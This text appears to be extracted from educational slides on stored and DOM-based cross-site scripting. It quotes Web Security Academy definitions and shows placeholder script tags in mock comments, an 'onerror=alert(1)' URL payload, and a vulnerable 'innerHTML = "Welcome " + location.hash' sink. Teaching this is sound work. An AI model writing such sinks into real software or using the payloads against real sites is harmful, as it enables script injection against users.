
Convert the object to JSON and send it to your api endpoint.


Stored XSS




Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources; for example, a webmail application displaying messages received over SMTP, a marketing application displaying social media posts, or a network monitoring application displaying packet data from network traffic.

Web security Academy








```
<script> my bad script </script>
```

view 4.2k 0  2.8k 


Comment







```
<script> my bad script </script>
```

view 4.2k 0  2.8k 

Comment








```
<script> my bad script </script>
```

view 4.2k 0 2.8k

Comment






```
<script> my bad script </script>
```

view 4.2k 0 2.8k


Comment



DOM based XSS

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

Web security Academy



`https://example.com/#<img src=x onerror=alert(1)>`


```
document.body.innerHTML = "Welcome " + location.hash;
```

https://example.com/#ZAIR
https://example.com/#SAYAH
https://example.com/#MLETTA
https://example.com/#MAKAROVA
https://example.com/#ROMANOV
https://example.com/#NESTERENKO




welcome zair
welcome sayah
welcome mletta
welcome makarova
welcome romanov
welcome nesterenko

https://example.com/#



`https://dumpsite.com/#`

DUMPSITE.com

